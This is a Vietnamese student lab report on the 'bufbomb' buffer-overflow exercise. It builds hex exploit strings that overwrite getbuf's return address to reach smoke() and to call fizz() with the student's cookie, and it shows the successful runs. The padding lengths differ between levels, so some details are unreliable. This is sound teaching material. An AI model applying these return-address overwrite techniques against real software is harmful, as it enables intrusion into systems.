BÁO CÁO THỰC HÀNH LẬP TRÌNH HỆ THỐNG LAB5 NHÓM 12

22520825 – Nguyễn Đức Luân


22520661 – Vũ Ngọc Quốc Khánh

22521110 – Đào Hoàng Phúc

Level 0: (Mục tiêu thực thi hàm smoke)

Yêu cầu E1.1. Sinh viên vẽ stack của hàm **getbuf()** với mô tả như trên để xác định vị trí của chuỗi **buf** sẽ lưu chuỗi input?

Cần thể hiện rõ trong stack các vị trí: return address của getbuf, vị trí của buf



Yêu cầu E1.2. Xác định các đặc điểm sau của **chuỗi exploit** nhằm ghi đè lên địa chỉ trả về của hàm **getbuf()**:

- Chuỗi exploit cần có **kích thước bao nhiêu byte** ?

- **4 bytes ghi đè** lên 4 bytes địa chỉ trả về sẽ **nằm ở vị trí nào** trong chuỗi exploit ?

-Theo như mô hình stack trên, vậy để đè được lên địa chỉ return address của hàm getbuf() thì ta phải nhập hết 50 bytes của chuỗi buf, sau đó đè lên hết 4 bytes đoạn Saved EBP và sau đó là địa chỉ của hàm smoke

-4 bytes ghi đè lên địa chỉ trả về nằm ở vị trí cuối trong chuỗi exploit, vì chuỗi chúng ta nhập vào sẽ lần lượt truyền vào từ dưới (địa chỉ thấp) lên trên (địa chỉ cao) theo stack trên.

Yêu cầu E1.3. Xác định địa chỉ của hàm **smoke** để làm 4 bytes ghi đè lên địa chỉ trả về.

Dùng GDB để lấy địa chỉ hàm smoke:

```
pwndbg> info function
All defined functions:

Non-debugging symbols:
0x0804883c  _init
0x804b20ec  _start
0x804b2110  __x86.get_pc_thunk.bx
0x804b2120  deregister_tm_clones
0x804b2150  register_tm_clones
0x804b2190  __do_global_dtors_aux
0x804b21b0  frame_dummy
0x804b21db  smoke
0x804b2208  fizz
0x804b2259  bang
0x804b22b4  test
```

Dùng IDA pro 7.7 để lấy địa chỉ hàm smoke

```
.text:804B21DB
.text:804B21DB ; =============== S U B R O U T I N E =======================================
.text:804B21DB
.text:804B21DB ; Attributes: noreturn bp-based frame
.text:804B21DB
.text:804B21DB                 public smoke
.text:804B21DB smoke           proc near
.text:804B21DB ; __unwind {
.text:804B21DB                 push    ebp
```

Địa chỉ hàm smoke là 0x804B21DB

> **Yêu cầu E1.4.** Xây dựng chuỗi exploit với độ dài và nội dung đã xác định trước đó.

Tạo file smoke.txt chứa chuỗi exploit như sau:

```
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 00 00
00 00 DB 21
4B 80 00 00
```

> **Yêu cầu E1.5.** Thực hiện truyền chuỗi exploit cho **bufbomb** và báo cáo kết quả.

```
semloh@semloh-virtual-machine:/mnt/hgfs/D/OBJECTS/HK4/LAP TRINH HE THONG/lab/lab5$ ./hex2raw < smoke.txt | ./bufbomb -u
661825110
Userid: 661825110
Cookie: 0x4c50d849
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
semloh@semloh-virtual-machine:/mnt/hgfs/D/OBJECTS/HK4/LAP TRINH HE THONG/lab/lab5$
```

Level 1: (Mục tiêu: Thực thi hàm fizz)

> **Yêu cầu E.2.** Khai thác lỗ hổng buffer overflow để **bufbomb** thực thi đoạn code của **fizz** thay vì trở về hàm test. Đồng thời, truyền giá trị cookie của sinh viên làm tham số của **fizz**.

Đầu tiên ta xem code của hàm fizz:


```
void __cdecl __noreturn fizz(int a1)
{
  if ( a1 == cookie )
  {
    printf("Fizz!: You called fizz(0x%x)\n", a1);
    validate(1);
  }
  else
  {
    printf("Misfire: You called fizz(0x%x)\n", a1);
  }
  exit(0);
}
```

Ta thấy để thực thi đúng yêu cầu đề bài, nhảy vào hàm fizz và in ra message “Fizz!: You called fizz...” thì phải thỏa điều kiện biến a1 = cookie. Mà cookie được generate dựa vào file makecookie được cung cấp sẵn với đầu vào là format MSSV theo quy định file lab:

```
semloh@semloh-virtual-machine:/mnt/hgfs/D/OBJECTS/HK4/LAP TRINH HE THONG/lab/lab5$ ./makecookie 661825110
0x4c50d849
semloh@semloh-virtual-machine:/mnt/hgfs/D/OBJECTS/HK4/LAP TRINH HE THONG/lab/lab5$
```

Vậy nên ta cần ghi đè giá trị đối số a1 trên thành giá trị cookie hợp lệ là thành công.

Xem mã assembly của hàm fizz:




Ở đây có một điều thú vị là nếu ta ghi đè địa chỉ return address như level trên thì sau khi thực hiện instruction ret , chương trình sẽ nhảy thẳng đến đoạn code thực thi của hàm fizz bắt đầu bằng lệnh “push ebp” như ảnh trên.

Nhảy chương trình với cách như thế sẽ khác với dùng call instruction một chút. Bình thường khi dùng call, stack sẽ tự động thêm return address vào. Còn nếu dùng phương pháp ghi đè ở level 0 thì không có

Với stack getbuf() ở trên sau khi kết thúc chương trình với instruction ret và leave, stack sẽ được dọn dẹp sạch sẽ bao gồm cả return address trước khi nhảy đến địa chỉ return address đang chứa chính là địa chỉ của câu lệnh ngay sau lệnh call.

Sau đó thì nhảy trực tiếp đến hàm fizz, thực hiện các instruction cơ bản như “push ebp” “mov ebp, esp” -> Khởi tạo stack như thông thường, điểm duy nhất khác biệt là không có return address. Vậy stack lúc này so với stack trước như sau:

Có thể thấy rằng do không có return address nên ebp lưu vào trong stack của hàm fizz sẽ có vị trí cao hơn ebp của hàm buf 4 byte. Vì để hàm fizz đọc được tham số truyền vào ở vị trí ebp + 8 thì sẽ tương ứng với vị trí ebp +12 của hàm buf.



Vậy payload của chúng ta như sau:

50 bytes buffer + 4 bytes (Saved ebp) + 4 bytes địa chỉ fizz(ebp +4) + 4 bytes (tại <ebp+8>) + giá trị cookie (Little-endian)(ebp +12)

```
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 61 61
61 61 00 00
00 00 08 22
4B 80 00 00
00 00 49 D8
50 4C 00 00
```

Với địa chỉ của hàm fizz là: 0x804b2208

```
pwndbg> info function
All defined functions:

Non-debugging symbols:
0x0804883c  _init
0x804b20ec  _start
0x804b2110  __x86.get_pc_thunk.bx
0x804b2120  deregister_tm_clones
0x804b2150  register_tm_clones
0x804b2190  __do_global_dtors_aux
0x804b21b0  frame_dummy
0x804b21db  smoke
0x804b2208  fizz
0x804b2259  bang
0x804b22b4  test
```

Thực hiện kết quả:

```
semloh@semloh-virtual-machine:/mnt/hgfs/D/OBJECTS/HK4/LAP TRINH HE THONG/lab/lab5$ ./hex2raw < fizz.txt | ./bufbomb -u 6
61825110
Userid: 661825110
Cookie: 0x4c50d849
Type string:Fizz!: You called fizz(0x4c50d849)
VALID
NICE JOB!
```